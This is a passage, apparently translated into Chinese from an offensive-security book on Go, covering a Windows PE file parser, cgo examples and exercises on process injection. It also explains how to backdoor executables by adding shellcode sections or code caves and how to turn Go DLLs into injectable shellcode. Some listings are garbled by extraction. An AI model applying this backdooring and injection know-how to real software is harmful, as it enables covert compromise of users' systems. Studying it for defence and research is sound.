- 可以将流程注入示例扩展为不那么琐碎。例如，不是从磁盘文件路径加载有效负载，而是使用 `MsfVenom` 或 Cobalt Strike 生成 shellcode 并将其直接加载到进程内存中。这需要修改 `VirtualAllocEx` 和 `LoadLibrary`。
- 创建DLL并将整个DLL加载到内存中。这类似于之前的练习：唯一的不同是加载整个 DLL 而不是 shellcode。使用Process Monitor设置路径过滤器、进程过滤器或两者都设置，并观察系统 DLL 加载顺序。什么妨碍 DLL 加载顺序劫持？
- 使用Frida <https://www.frida.re/>把Google Chrome V8 JavaScript 引擎注入到受害者进程中。它在移动安全从业者和开发人员中拥有大量的用户：可以使用它来执行运行时分析、进程内调试和检测。还可以将 Frida 与其他操作系统一起使用，例如 Windows。创建自己的 Go 代码，将 Frida 注入受害者进程，并使用 Frida 在同一进程中运行 JavaScript。熟悉 Frida 的工作方式需要进行一些研究，但我们保证这是非常值得的。

## 便携式可执行文件

有时我们需要一种工具来传递我们的恶意代码。例如，这可能是一个新生成的可执行文件（通过预先存在的代码中的漏洞传递），或者是系统上已存在且修改过的可执行文件。如果我们想修改现有的可执行文件，我们需要了解 Windows Portable Executable (PE) 文件的二进制数据格式的结构，因为它规定了如何构建可执行文件以及可执行文件的功能。在本节中，我们将介绍 PE 数据结构和 Go 的 PE 包，并构建一个 PE 二进制解析器，可以用来浏览 PE 二进制的结构。

### 了解PE文件格式

首先来探讨下PE数据结构的格式。Windows PE文件格式是一种数据结构，最常表示为可执行文件、目标代码或 DLL。PE 格式还维护对 PE 二进制文件初始操作系统加载期间使用的所有资源的引用，包括用于按序维护导出函数的导出地址表

(EAT), 用于按名称维护导出函数的导出名称表, 导入地址表 (IAT), 导入名称表, 线程本地存储和资源管理等结构。可以在<https://docs.microsoft.com/en-us/windows/win32/debug/pe-format/> 找到PE格式的说明。图12-6展示了PE数据结构: Windows 二进制文件的可视化表示。




图 12-6: Windows PE 文件格式

在构建PE解析器时, 将自上而下地审查每一部分。

## 编写PE解析器

通过下面的部分, 编写分析 Windows 二进制可执行文件中的每个 PE 部分所需的各个解析器组件。例如, 我们将使用与位于 <https://telegram.org> 的 Telegram 消息应用程序的二进制文件关联的 PE 格式, 因为这个应用程序不像经常被过度使用的 putty SSH 二进制示例那么简单, 并且以 PE 格式分发。几乎可以使用任何 Windows 二进制可执行文件, 也鼓励您调研其他可执行文件。

## 加载PE二进制和文件I/O

清单12-14中, 首先使用 Go 的PE 包来准备 Telegram 二进制文件以供进一步解析。可以将解析器代码放到单独一个文件的main()函数中。

```

import (
    "debug/pe"
    "encoding/binary" "fmt"
    "io"
    "log"
    "os"
)
func main() {
    f, err := os.Open("Telegram.exe")
    check(err)
    pefile, err := pe.NewFile(f)
    check(err)
    defer f.Close() defer pefile.Close()
}
  
```

清单 12-14: PE 二进制的文件I/O (/ch-12/peParser/main.go)

在查看每个 PE 结构组件之前，需要使用 Go PE 包对初始导入和文件 I/O 进行存根。分别使用 `os.Open()` 和 `pe.NewFile()` 创建文件句柄和 PE 文件对象。这是必要的，因为我们打算使用 Reader 对象（例如文件或二进制读取器）来解析 PE 文件内容。

## 解析 DOS Header和 DOS Stub

图 12-6 所示的自顶向下 PE 数据结构的第一部分为 DOS 头。以下唯一值始终存在任何基于 Windows DOS 的可执行二进制文件中：`0x4D 0x5A`（或者 ASCII 中的 MZ），恰当地将该文件声明为 Windows 可执行文件。所有 PE 文件中普遍存在的另一个值位于偏移量 `0x3C`。此偏移量处的值指向包含 PE 文件签名的另一个偏移量：`0x50 0x45 0x00 0x00`（或 ASCII 中的 PE）。

紧随其后的头文件是 DOS Stub，总是用十六进制的值表示 `This program cannot be run in DOS mode`；当编译器的 `/STUB` 链接器选项提供任意字符串值时，就会发生这种情况的例外。如果用你最喜欢的十六进制编辑器打开 Telegram 应用程序，它应该类似于图 12-7。所有这些值都存在。

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	04	00	00	FF	FF	00	00	MZ	.....VV..	
00000010	B8	00	00	00	00	00	00	40	00	00	00	00	00	00	00	.....@.....	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....	
00000030	00	00	00	00	00	00	00	00	00	00	58	01	00	00	00	.....X...!	
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68 ..^.!.,.L!Th	
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6F	is program canno	
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20 t be run in DOS	
00000070	6D	6F	64	65	2E	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....	
00000080	13	DD	C2	1E	57	BC	AC	4D	57	BC	AC	4D	57	BC	AC	4D	.Y.A.W+-MN+-MN+-M
00000090	32	DA	AF	4C	68	BC	AC	4D	32	DA	A9	4C	8C	BC	AC	4D	2U`Lh+-M2@LC+-M
000000A0	C9	1C	6B	4D	50	BC	AC	4D	D6	D7	AF	4C	64	BC	AC	4D	É,kMP+-MÖ~`Ld+-M
000000B0	D6	D7	A9	4C	D1	BC	AC	4D	D6	D7	A8	4C	7F	BC	AC	4D	Ö*x@LN+-MÖ*x`L..-M
000000C0	C6	D5	A9	4C	8D	BE	AC	4D	57	BC	AC	4D	66	BC	AC	4D	EÖL..-MN+-MF+-M
000000D0	C4	D5	A8	4C	1C	BD	AC	4D	61	DO	AF	4C	43	BC	AC	4D	ÄÖ`L..-MaB-LC+-M
000000E0	61	D0	A8	4C	7D	BE	AC	4D	23	D7	A8	4C	50	BC	AC	4D	aÖ`L)¾-M#~`LP+-M
000000F0	C6	D5	A8	4C	E4	BC	AC	4D	32	DA	AB	4C	56	BC	AC	4D	EÖ`LÄ+-M2Ü«LV+-M
00000100	32	DA	A8	4C	6B	BC	AC	4D	32	DA	AA	4C	56	BC	AC	4D	2U`Lk+-M2Ü`LV+-M
00000110	32	DA	AD	4C	4A	BC	AC	4D	57	BC	AD	4D	09	BE	AC	4D	2U`LJ+-MN+-M..-M
00000120	61	DO	A5	4C	33	BF	AC	4D	61	DO	AC	4C	56	BC	AC	4D	aÐYL3~`MaB-LV+-M
00000130	61	DO	53	4D	56	BC	AC	4D	57	BC	3B	4D	56	BC	AC	4D	aÐSMV+-MN+-MV+-M
00000140	61	DO	AE	4C	56	BC	AC	4D	52	69	63	68	57	BC	AC	4D	aÐ@LV+-MRichN+-M
00000150	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	08	00	.....PE..L...

图12-7：典型的PE二进制格式的文件头

到目前为止，已经描述了 DOS Header 和 Stub，同时还通过十六进制编辑器查看了十六进制表示。现在，让我们看看用 Go 代码解析这些相同的值，如清单 12-15 中的那样。

```
dosHeader := make([]byte, 96) sizeOffset := make([]byte, 4)
// Dec to Ascii (searching for MZ)
_, err = f.Read(dosHeader)
check(err)
fmt.Println("-----DOS Header / Stub-----")
fmt.Printf("[+] Magic Value: %s%s\n", string(dosHeader[0]), string(dosHeader[1]))
// Validate PE+0+0 (Valid PE format)
pe_sig_offset := int64(binary.LittleEndian.Uint32(dosHeader[0x3c:]))w f.Re
fmt.Println("-----Signature Header-----")
fmt.Printf("[+] LFANEW Value: %s\n", string(sizeOffset))
/*
-----DOS Header / Stub-----
[+] Magic Value: MZ
-----Signature Header-----
[+] LFANEW Value: PE
*/
```

清单 12-15：解析 DOS Header 和 Stub 的值 (/ch-12/peParser/main.go)

使用 Go 的 `file Reader` 实例从文件头开始向前读取 96 字节，来确认初始二进制签名。回想下前两个字节规定 ASCII 的 `mz`。PE 包方便了将 PE 数据结构转换成其他易使用的数据。但是，仍然需要手动二进制读取器和按位功能来实现它。我们对 `0x3c` 引用的偏移值执行二进制读取，然后准确读取由值 `0x50 0x45 (PE)` 和 `2 0x00` 字节组成的 4 个字节。

## 解析 COFF File Header

继续往下看 PE 文件结构，紧跟在 DOS Stub 之后的是 COFF File Header。使用清单 12-16 中的代码来解析 COFF File Header，然后讨论它的一些更有趣的属性。

```
// Create the reader and read COFF Header
sr := io.NewSectionReader(f, 0, 1<<63-1)
_, err := sr.Seek(pe_sig_offset+4, os.SEEK_SET)
check(err)
binary.Read(sr, binary.LittleEndian, &pefile.FileHeader)
```

清单 12-16：解析 COFF File Header (/ch-12/peParser/main.go)

创建了一个新的 `SectionReader`，从文件开头的位置 0 开始，读取到 `int64` 的最大值。然后 `sr.Seek()` 函数重置位置立即开始读，遵循 PE 签名偏移量和值（回想字面值 `PE + 0x00 + 0x00`）。最后，执行二进制读把字节编码到 `pefile` 对象中的 `FileHeader` 结构中。回想一下，之前在调用 `pe.Newfile()` 时创建了 `pefile`。

Go 文档使用清单 12-17 中定义的结构定义定义了 `type FileHeader`。该结构与 Microsoft 记录的 PE COFF File Header 格式非常吻合（定义在 <https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#coff-file-header-object-and-image>）。

```
type FileHeader struct {
    Machine uint16
    NumberOfSections uint16
    TimeDateStamp uint32
    PointerToSymbolTable uint32
    NumberOfSymbols uint32
    SizeOfOptionalHeader uint16
    Characteristics uint16
}
```

清单 12-17：Go PE 包中的原生 PE File Header 结构

该结构中除 `Machine` 值（也就是 PE 目标系统架构）之外，还需要注意的是 `NumberOfSections` 属性。属性中含有很多在 Section Table 中定义的 section，这些 section 紧跟在 header 后面。如果打算通过添加新 section 来给 PE 文件留后门，则需要更新 `NumberOfSections` 值。但是，其他策略可能不需要更新此值，例如在其他可执行部分（例如 CODE、.text 等）中搜索连续未使用的 `0x00` 或 `0xCC` 值（一种定位可用于植入 shellcode 的内存部分的方法），因为部分的数量保持不变。

最后，您可以使用以下打印语句输出一些更有趣的 COFF File Header 的值（清单 12-18）。

```

// Print File Header
fmt.Println("-----COFF File Header-----")
fmt.Printf("[+] Machine Architecture: %#x\n", pefile.FileHeader.Machine)
fmt.Printf("[+] Number of Sections: %#x\n", pefile.FileHeader.NumberOfSect)
fmt.Printf("[+] Size of Optional Header: %#x\n", pefile.FileHeader.SizeOfO
// Print section names
fmt.Println("-----Section Offsets-----")
fmt.Printf("[+] Number of Sections Field Offset: %#x\n", pe_sig_offset+6)
// this is the end of the Signature header (0x7c) + coff (20bytes) + oh32
fmt.Printf("[+] Section Table Offset: %#x\n", pe_sig_offset+0xF8)

/* OUTPUT
[-----COFF File Header-----]
[+] Machine Architecture: 0x14c v
[+] Number of Sections: 0x8 w
[+] Size of Optional Header: 0xe0 x
[-----Section Offsets-----]
[+] Number of Sections Field Offset: 0x15e y
[+] Section Table Offset: 0x250 z
*/

```

清单 12-18：终端输出 COFF File Header 的值 (/ch-12/peParser/main.go)

可以通过计算 PE 签名的偏移量 + 4 个字节 + 2 个字节（也就是加 6 个字节）来定位 `NumberOfSections` 的值。代码中已经定义了 `pe_sig_offset`，因此只加6个字节就好了。当审查 Section Table 结构时再更详细地去研究section。

生成的输出描述的是0x14c（即 `IMAGE_FILE_MACHINE_I386`，更多信息在 <https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#machine-types。>）的 Machine Architecture 值。section的数量是 0x8，表示在Section Table中存在8个条目。Optional Header（接下来会去研究）根据体系结构具有可变长度：值为0xe0（十进制224），符合32位系统。最后两个section被认为是更方便的输出。特别地，Sections Field Offset 支持section的数量偏移量，而 Section Table Offset 支持Section Table的位置偏移。例如，如果添加 shellcode，则两个偏移量值都需要修改。

## 解析Optional Header

PE文件结构中的下一个header是 `Optional Header`，一个可执行的二进制image会有个Optional Header，其向加载器提供重要数据，将可执行的二进制加载到虚拟内存中。header中含有大量数据，因此这里仅介绍几个，以便您习惯于浏览此结构。

首先，需要根据架构对相关字节长度执行二进制读取，如清单 12-19 中所述。如果编写更全面的代码，则需要检查架构（例如，`x86` 与 `x86_64`）以使用适当的 PE 数据结构。

```
// Get size of OptionalHeader
var sizeofOptionalHeader32 = uint16(binary.Size(pe.OptionalHeader32{}))
var sizeofOptionalHeader64 = uint16(binary.Size(pe.OptionalHeader64{}))
var oh32 pe.OptionalHeader32
var oh64 pe.OptionalHeader64
// Read OptionalHeader
switch pefile.FileHeader.SizeOfOptionalHeader {
case sizeofOptionalHeader32:
    binary.Read(sr, binary.LittleEndian, &oh32)
case sizeofOptionalHeader64:
    binary.Read(sr, binary.LittleEndian, &oh64)
}
```

清单 12-19:读取 Optional Header 字节 (/ch-12/peParser/main.go)

代码中初始化了两个变量，`sizeofOptionalHeader32` 和 `sizeofOptionalHeader32`，分别为 224 字节和 240 字节。这是一个 x86 二进制文件，因此我们将在代码中使用前一个变量。紧跟在变量声明之后的是 `pe.OptionalHeader32` 和 `pe.OptionalHeader64` 接口的初始化，含有 `OptionalHeader` 数据。最后，执行二进制的读，并将其编码到相应的数据结构中：基于32位二进制的 `oh32`。

让我们描述一些Optional Header更值得注意的项。清单 12-20 中是相应的打印语句和后续输出。

```
// Print Optional Header
fmt.Println("[----Optional Header----]")
fmt.Printf("[:] Entry Point: %#x\n", oh32.AddressOfEntryPoint)
fmt.Printf("[:] ImageBase: %#x\n", oh32.ImageBase)
fmt.Printf("[:] Size of Image: %#x\n", oh32.SizeOfImage)
fmt.Printf("[:] Sections Alignment: %#x\n", oh32.SectionAlignment)
fmt.Printf("[:] File Alignment: %#x\n", oh32.FileAlignment)
fmt.Printf("[:] Characteristics: %#x\n", pefile.FileHeader.Characteristics)
fmt.Printf("[:] Size of Headers: %#x\n", oh32.SizeOfHeaders)
fmt.Printf("[:] Checksum: %#x\n", oh32.CheckSum)
fmt.Printf("[:] Machine: %#x\n", pefile.FileHeader.Machine)
fmt.Printf("[:] Subsystem: %#x\n", oh32.Subsystem)
fmt.Printf("[:] DLLCharacteristics: %#x\n", oh32.DllCharacteristics)

/* OUTPUT
[----Optional Header----]
[:] Entry Point: 0x169e682 u
[:] ImageBase: 0x400000 v
[:] Size of Image: 0x3172000 w
[:] Sections Alignment: 0x1000 x
[:] File Alignment: 0x200 y
[:] Characteristics: 0x102
[:] Size of Headers: 0x400
[:] Checksum: 0x2e41078
[:] Machine: 0x14c
[:] Subsystem: 0x2
[:] DLLCharacteristics: 0x8140
*/
```

清单 12-20：输出 Optional Header (/ch-12/peParser/main.go)

假设目标是给PE文件开后门，需要知道 `ImageBase` 和 `Entry Point`，以便劫持和内存跳转到 shellcode 的位置或由Section Table 条目数定义的新 section。`ImageBase` 是图像加载到内存后的第一个字节的地址，而 `Entry Point`

是相对于 `ImageBase` 的可执行代码的地址。`Image` 的 `Size` 是图像在加载到内存中时的实际大小。这个值需要调整来适应图像大小的增加，如果你添加了一个包含 shellcode 的 section，就会发生这种情况。

`Sections Alignment` 当 section 被加载到内存时支持字节对齐：0x1000 是一个相当标准的值。`File Alignment` 支持原始磁盘上 section 的字节对齐：0x200 (512K) 也是一个常见值。需要修改这些值代码才能工作，如果手动操作的话，则必须使用十六进制编辑器和调试器。

`Optional Header` 包含很多条目。建议您浏览 <https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#optional-header-windows-specific-fields-image-only> 上的文档，以全面了解每一条，而不是对每一条进行转述。

## 解析 Data Directory

在运行时，Windows 的可执行文件必须知道重要的信息，比如，如何使用链接的 DLL 或如何允许其他应用程序进程使用可执行文件必须提供的资源。二进制文件还需要管理粒度数据，例如线程存储。这是 Data Directory 的主要功能。

`Data Directory` 是 Optional Header 最后 128 字节，专门与二进制图像有关。我们使用它来维护一个包含单个目录到数据位置的偏移地址和数据大小的引用表。WINNT.H 头文件中定义了 16 个目录条目，WINNT.H 头文件是一个核心的 Windows 头文件，定义了在整个 Windows 操作系统中使用的各种数据类型和常量。请注意，并非所有目录都在使用中，因为有些目录是 Microsoft 保留的或未实现的。可以在 <https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#optional-header-data-directories-image-only> 上参考数据目录的完整列表及其预期用途的详细信息。同样，很多信息都与每个单独的目录相关联，因此建议花一些时间真正研究并熟悉它们的结构。

让我们使用清单 12-21 中的代码探索 Data Directory 中的几个目录条目。

```

// Print Data Directory
fmt.Println(" [----Data Directory----]")
var winnt_datadirs = []string{
    "IMAGE_DIRECTORY_ENTRY_EXPORT",
    "IMAGE_DIRECTORY_ENTRY_IMPORT",
    "IMAGE_DIRECTORY_ENTRY_RESOURCE",
    "IMAGE_DIRECTORY_ENTRY_EXCEPTION",
    "IMAGE_DIRECTORY_ENTRY_SECURITY",
    "IMAGE_DIRECTORY_ENTRY_BASERELLOC",
    "IMAGE_DIRECTORY_ENTRY_DEBUG",
    "IMAGE_DIRECTORY_ENTRY_COPYRIGHT",
    "IMAGE_DIRECTORY_ENTRY_GLOBALPTR",
    "IMAGE_DIRECTORY_ENTRY_TLS",
    "IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG",
    "IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT",
    "IMAGE_DIRECTORY_ENTRY_IAT",
    "IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT",
    "IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR",
    "IMAGE_NUMBEROF_DIRECTORY_ENTRIES",
}
for idx, directory := range oh32.DataDirectory {
    fmt.Printf(" [!] Data Directory: %s\n", winnt_datadirs[idx])
    fmt.Printf(" [+ ] Image Virtual Address: %#x\n", directory.VirtualAddress)
    fmt.Printf(" [+ ] Image Size: %#x\n", directory.Size)
}
/* OUTPUT
[----Data Directory----]
[!] Data Directory: IMAGE_DIRECTORY_ENTRY_EXPORT
[+ ] Image Virtual Address: 0x2a7b6b0
[+ ] Image Size: 0x116c y
[!] Data Directory: IMAGE_DIRECTORY_ENTRY_IMPORT
[+ ] Image Virtual Address: 0x2a7c81c
[+ ] Image Size: 0x12c
--snip--
*/

```

清单 12-21：解析Data Directory的地址偏移量和大小 (/ch-12/peParser/main.go)

Data Directory列表由 Microsoft 静态定义，这意味着目录按名称保留在固定排序的列表中。因此，也被当成常数。使用切片变量 `winnt_datadirs` 来存储各个目录条目，以便我们可以将名称与索引位置进行协调。具体来说，Go PE 包将Data Directory实现为结构对象，因此我们需要遍历每个条目以提取各个目录条目，以及它们各自的地址偏移和大小属性。`for` 循环从索引 0 开始的，所以我们只输出相对于其索引位置的每个切片条目。

显示到标准输出的目录条目是 `IMAGE_DIRECTORY_ENTRY_EXPORT`，或 `the EAT`，和 `IMAGE_DIRECTORY_ENTRY_IMPORT`，或 `IAT`。这些目录中的每一个都分别维护一个与正在运行的 Windows 可执行文件相关的导出和导入函数的表。进一步查看 `IMAGE_DIRECTORY_ENTRY_EXPORT`，将看到包含实际表数据偏移量的虚拟地址，以及其中包含的数据大小。

## 解析Section Table

*Section Table* 是紧跟在 Optional Header 之后的PE字节结构。它包含 Windows 可执行二进制文件中每个相关section的详细信息，像执行代码和初始化数据地址偏移。条目数与 COFF File Header 中定义的 `NumberOfSections` 相匹配。可以在 PE 签名偏移量 + 0xF8 处找到 Section Table。在十六进制编辑器中查看此 section（图 12-8）。

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.text...D=.....
00000250	2E 74 65 78 74 00 00 00 D0 3D 85 01 00 10 00 00	>.....
00000260	00 3E 85 01 00 04 00 00 00 00 00 00 00 00 00 00	....`rodata.
00000270	00 00 00 00 20 00 00 60 2E 72 6F 64 61 74 61 00	....P.....B..
00000280	00 1B 00 00 00 50 85 01 00 1C 00 00 00 42 85 01	.....`.....
00000290	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	.rdata.."S".p..
000002A0	2E 72 64 61 74 61 00 00 A8 8A 22 01 00 70 85 01	.E"^.^.....
000002B0	00 8C 22 01 00 5E 85 01 00 00 00 00 00 00 00 00	....@..@.data..
000002C0	00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00	l.Q..`.....@\$.
000002D0	6C 08 51 00 00 00 A8 02 00 12 1E 00 00 EA A7 02	.....@..@.A
000002E0	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0	.qtmetad8.....ù..
000002F0	2E 71 74 6D 65 74 61 64 38 02 00 00 00 10 F9 02	.....ù.....
00000300	00 04 00 00 00 FC C5 02 00 00 00 00 00 00 00 00	....@..P_RDATA..
00000310	00 00 00 00 40 00 00 50 5F 52 44 41 54 41 00 00	àò...ù..ö..E..
00000320	E0 F2 02 00 00 20 F9 02 00 F4 02 00 00 00 C6 02	.....@..@.
00000330	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40	.rsrc..h....ü..
00000340	2E 72 73 72 63 00 00 00 68 AD 05 00 00 20 FC 02	@...öÈ.....
00000350	00 AE 05 00 00 F4 C8 02 00 00 00 00 00 00 00 00	....@..@.reloc..
00000360	00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00	SC...D...cI..
00000370	F0 43 15 00 00 D0 01 03 00 44 15 00 00 A2 CE 02	.....@..B
00000380	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42	

图12-8: 十六进制编辑器查看 Section Table

图中的 Section Table 以 `.text` 开始，但也可能以 CODE section 开始，这取决于二进制的编译器。`.text`（或 CODE）部分包含可执行代码，而下一部分 `.rodata` 包含只读常量数据。`.rdata` 部分包含资源数据，`.data` 部分包含初始化数据。每个部分的长度至少为 40 个字节。

在COFF File Header 中可以访问Section Table。也可以使用清单 12-22 中的代码单独地访问每一部分。

```
s := pefile.Section(".text")
fmt.Printf("%v", *s)
/* Output
{{.text 25509328 4096 25509376 1024 0 0 0 0 1610612768} [] 0xc0000643c0 0xc000
*/
```

清单 12-22: 解析 Section Table 中的特定部分 (/ch-12/peParser/main.go)

另一个选项是像清单 12-23那样迭代整个 Section Table。

```

fmt.Println("[----Section Table----]")
for _, section := range pefile.Sections { u
    fmt.Println("["+ "-----")
    fmt.Printf("[+] Section Name: %s\n", section.Name)
    fmt.Printf("[+] Section Characteristics: %#x\n", section.Characteristics)
    fmt.Printf("[+] Section Virtual Size: %#x\n", section.VirtualSize)
    fmt.Printf("[+] Section Virtual Offset: %#x\n", section.VirtualAddress)
    fmt.Printf("[+] Section Raw Size: %#x\n", section.Size)
    fmt.Printf("[+] Section Raw Offset to Data: %#x\n", section.Offset)
    fmt.Printf("[+] Section Append Offset (Next Section): %#x\n", section.NextSectionOffset)
}
/* OUTPUT
[----Section Table----]
[+]
[+] Section Name: .text
[+] Section Characteristics: 0x60000020
[+] Section Virtual Size: 0x1853dd0
[+] Section Virtual Offset: 0x1000
[+] Section Raw Size: 0x1853e00
[+] Section Raw Offset to Data: 0x400
[+] Section Append Offset (Next Section): 0x1854200 | [+]
[+] Section Name: .rodata
[+] Section Characteristics: 0x60000020
[+] Section Virtual Size: 0x1b00
[+] Section Virtual Offset: 0x1855000
[+] Section Raw Size: 0x1c00
[+] Section Raw Offset to Data: 0x1854200
[+] Section Append Offset (Next Section): 0x1855e00 --snip--
*/

```

清单 12-23：解析 Section Table 的所有部分 (/ch-12/peParser/main.go)

在这里，我们遍历 Section Table 中的所有部分，并将 name, virtual size, virtual address, raw size, and raw offset 写到标准输出。此外，如果想要追加一个新部分，我们会计算下一个 40 字节的偏移地址。characteristics 值描述了该部分是如何成为二进制一部分的。例如，.text 部分的值为 0x60000020。Section Flags 数据相关的引用在 <https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#section-flags>（表12-2），可以看到三个独立的属性组成了该值。

表12-2：Section Flags的Characteristic

标记	值	描述			
IMAGE_SCN_CNT_CODE	0x00000020	该部分含有可执行的代码			
IMAGE_SCN_MEM_EXECUTE	0x20000000	该部分可作为代码被执行			
IMAGE_SCN_MEM_READ	0x40000000	该部分可被读取			

第一个值是 0x00000020 (IMAGE\_SCN\_CNT\_CODE)，表示该部分含有可执行的代码。第二个值是 0x20000000 (IMAGE\_SCN\_MEM\_EXECUTE)，表示该部分可作为代码被执行。最后，第三个值是 0x40000000

(IMAGE\_SCN\_MEM\_READ)，允许该部分可被读取。因此，所有加在一起的值为 0x60000020。如果添加个新部分，请记住您需要使用适当的值更新所有这些属性。

对 PE 文件数据结构的讨论到此结束。我们知道，这是一个简短的概述。每一部分都可以是一个章节。但是，应该足以让您使用 Go 作为操作任意数据结构的手段。PE 数据结构非常复杂，值得花时间和精力来熟悉它的所有组件。

## 附加练习

利用刚刚学到的关于PE文件数据结构的知识并对其进行扩展。这里有一些额外的想法，有助于加强理解，同时也能加深研究Go的 PE包：

- 获取各种Windows二进制文件，并使用十六进制编辑器和调试器来查看各种偏移值。确定各种二进制文件的不同之处，例如它们的节数。使用本章中构建的解析器来探索和验证您的手动观察。
- 探索PE文件结构的新领域，如EAT和IAT。现在，重新构建解析器以支持DLL导航。
- 添加一个新的部分到现有的PE文件，包括你闪亮的新shellcode。更新整个部分，包括适当数量的部分、入口点、原始值和虚值。重新做一遍，但这一次，不是添加新的部分，而是使用现有的部分并创建一个代码洞。
- 我们没有讨论的一个主题是如何处理已被代码打包的PE文件，无论是使用普通的打包器，如UPX，还是更模糊的打包器。找一个已经打包的二进制文件，确定它是如何打包的以及使用了什么打包程序，然后研究适当的技术来解包代码。

## 使用C和Go

访问 Windows API 的另一种方法是利用 C。通过直接使用C，可以利用一个只有在 C 中才能使用的现有库，创建一个DLL(我们不能单独使用Go)，或者简单地调用 Windows API。在本节中，我们先安装和配置一个与Go兼容的C工具链。然后再看一下如何在Go程序中使用C代码以及如何在C程序中包含Go代码的例子。

### 安装 C Windows 工具链

要编译包含Go和C组合的程序，需要可构建C部分代码的合适的C工具链。在Linux 和macOS上，可以使用包管理器安装GNU Compiler Collection (GCC)。在 Windows上，安装和配置工具链要复杂一些，如果对许多选项不熟悉的话，可能会失败。我们发现的最佳选择是使用 MSYS2，它打包了 MinGW-w64，这是一个为支持 Windows 上的 GCC 工具链而创建的项目。从<https://www.msys2.org/>下载并安装，然后根据页面的使用说明安装C工具链。另外，记得将编译器路径添加到 PATH 变量中。

### 使用C 和 Windows API 创建 Message Box

现在我们已经配置并安装了一个 C 工具链，来看一个使用了嵌入 C 代码的简单的 Go 程序。清单12-4，是使用Windows API的C代码创建的消息框，该消息框为我们提供了正在使用的Windows API的可视化显示。

```
package main

/*
#include <stdio.h>
#include <windows.h>

void box()
{
    MessageBox(0, "Is Go the best?", "C GO GO", 0x00000004L);
}
*/
import "C"
func main() {
    C.box()
}
```

清单12-4： 在 Go 中调用 C (/ch-12/messagebox/main.go)

C 代码可以通过外部文件包含语句提供。也可以直接嵌入到 Go 文件中。这里同时使用这两种方法。要将 C 代码嵌入到 Go 文件中，我们使用注释，在其中定义一个创建 `MessageBox` 的函数。Go 支持许多编译时选项的注释，包括编译 C 代码。在注释结束标签之后，我们立即使用 `import "c"` 来告诉 Go 编译器使用 CGO，CGO 是一个允许 Go 编译器在构建时链接本地 C 代码的包。现在在 Go 代码中可以调用用 C 语言定义的函数，并且调用 `C.box()` 函数，它执行在 C 代码体中定义的函数。

使用 `go build` 命令来构建示例代码。执行时，应该会得到一个消息框。

### 注意

虽然 CGO 包非常方便，允许你从 Go 代码调用 C 库，也可以从 C 代码调用 Go 库，但使用它可以摆脱 Go 的内存管理器和垃圾处理。如果想使用 Go 的内存管理，则要在 Go 中分配内存，然后把它传递给 C。否则，Go 的内存管理器不会知道你使用 C 内存管理器所做的分配，而且这些分配不会被释放，除非你调用 C 的原生的 `free()` 方法。不正确地释放内存可能会对 Go 代码产生不利影响。最后，就像在 Go 中打开文件句柄一样，在 Go 函数中使用 `defer` 来确保 Go 引用的所有 C 内存都被垃圾回收。

## C 中构建 Go

就像我们可以将 C 代码嵌入 Go 程序一样，我们也可以将 Go 代码嵌入 C 程序。这很有用，因为在编写本文时，Go 编译器还不能将我们的程序构建到 DLL 中。这意味着我们不能单独使用 Go 构建诸如反射 DLL 注入有效载荷（就像我们在本章前面创建的那样）之类的实用程序。

但是，我们可以将 Go 代码构建到 C 归档文件中，然后使用 C 将归档文件构建到 DLL 中。在本节中，我们将通过将 Go 代码转换为 C 归档文件来构建一个 DLL。然后，我们将使用现有的工具将 DLL 转换为 shellcode，这样我们就可以在内存中注入并执行它。让我们从 Go 代码（清单 12-25）开始，将代码保存到 `main.go` 文件中。

```

package main

import "C"
import "fmt"
//export Start
func Start() {
    fmt.Println("YO FROM GO")
}

func main() {
}

```

清单 12-25: Go 负载 (/ch-12/dllshellcode/main.go)

导入 C 以将 CGO 包含到构建中。接下来，使用注释告诉 Go 我们要导出 C 归档中的函数。最后，我们定义要转换为 C 的函数。`main()` 函数可以保持为空。

要构建C归档文件，执行以下命令：

```
> go build -buildmode=c-archive
```

现在应该有两个文件了，一个名为 `dllshellcode.a` 的归档文件，和一个名为 `dllshellcode.h` 的相关头文件。我们还不能完全使用这些。我们还不能用这些。我们必须用C语言构建一个垫片，并强制编译器包含 `dllshellcode.a`。一种优雅的解决方案是使用函数表。创建一个包含清单 12-26 中代码的文件。调用 `scratch.c` 文件。

```

#include "dllshellcode.h"
